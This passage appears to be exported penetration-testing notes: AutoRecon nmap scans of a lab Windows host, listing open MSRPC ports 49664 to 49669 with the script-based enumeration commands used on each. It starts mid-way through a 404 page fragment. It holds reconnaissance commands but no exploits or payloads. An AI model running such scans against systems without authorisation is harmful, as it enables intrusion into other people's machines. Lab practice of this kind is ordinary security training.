4.01//EN""http://www.w3.org/TR/html4/strict.dtd"> <HTML><HEAD><TITLE>Not Found</TITLE> <META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD> <BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>		
49664	tcp	msrpc

Port	Proto	Service

Port Notes:
Autorecon Port Output:

Nmap 7.92 scan initiated Tue Jan 25 14:05:24 2022 as: nmap -vv --reason -Pn -sV -p 49664 --script=banner,msrpc-enum,rpc-grind,rpcinfo -oN /home/k
Nmap scan report for 10.10.10.236
Host is up, received user-set (0.17s latency).
Scanned at 2022-01-25 14:05:27 EST for 71s

PORT STATE SERVICE REASON VERSION
49664/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done at Tue Jan 25 14:06:38 2022 -- 1 IP address (1 host up) scanned in 74.04 seconds

49665	tcp	msrpc

Port Notes:
Autorecon Port Output:

Nmap 7.92 scan initiated Tue Jan 25 14:05:24 2022 as: nmap -vv --reason -Pn -sV -p 49665 --script=banner,msrpc-enum,rpc-grind,rpcinfo -oN /home/k
Nmap scan report for 10.10.10.236
Host is up, received user-set (0.17s latency).
Scanned at 2022-01-25 14:05:25 EST for 71s

PORT STATE SERVICE REASON VERSION
49665/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done at Tue Jan 25 14:06:36 2022 -- 1 IP address (1 host up) scanned in 72.27 seconds

49666	tcp	msrpc

Port Notes:
Autorecon Port Output:

Nmap 7.92 scan initiated Tue Jan 25 14:05:25 2022 as: nmap -vv --reason -Pn -sV -p 49666 --script=banner,msrpc-enum,rpc-grind,rpcinfo -oN /home/k
Nmap scan report for 10.10.10.236
Host is up, received user-set (0.16s latency).
Scanned at 2022-01-25 14:05:28 EST for 71s

PORT STATE SERVICE REASON VERSION
49666/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done at Tue Jan 25 14:06:39 2022 -- 1 IP address (1 host up) scanned in 73.93 seconds

49667	tcp	msrpc

Port	Proto	Service

Port Notes:
Autorecon Port Output:

Nmap 7.92 scan initiated Tue Jan 25 14:05:29 2022 as: nmap -vv --reason -Pn -sV -p 49667 --script=banner,msrpc-enum,rpc-grind,rpcinfo -oN /home/k
Nmap scan report for 10.10.10.236
Host is up, received user-set (0.10s latency).
Scanned at 2022-01-25 14:05:29 EST for 71s

PORT STATE SERVICE REASON VERSION
49667/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done at Tue Jan 25 14:06:40 2022 -- 1 IP address (1 host up) scanned in 71.35 seconds

49668	tcp	msrpc

Port Notes:
Autorecon Port Output:

Nmap 7.92 scan initiated Tue Jan 25 14:05:29 2022 as: nmap -vv --reason -Pn -sV -p 49668 --script=banner,msrpc-enum,rpc-grind,rpcinfo -oN /home/k
Nmap scan report for 10.10.10.236
Host is up, received user-set (0.11s latency).
Scanned at 2022-01-25 14:05:30 EST for 71s

PORT STATE SERVICE REASON VERSION
49668/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done at Tue Jan 25 14:06:41 2022 -- 1 IP address (1 host up) scanned in 71.42 seconds

49669	tcp	msrpc

Port Notes:
Autorecon Port Output:

Nmap 7.92 scan initiated Tue Jan 25 14:06:30 2022 as: nmap -vv --reason -Pn -sV -p 49669 --script=banner,msrpc-enum,rpc-grind,rpcinfo -oN /home/l
Nmap scan report for 10.10.10.236
Host is up, received user-set (0.098s latency).
Scanned at 2022-01-25 14:06:30 EST for 71s

PORT STATE SERVICE REASON VERSION
49669/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done at Tue Jan 25 14:07:41 2022 -- 1 IP address (1 host up) scanned in 71.39 seconds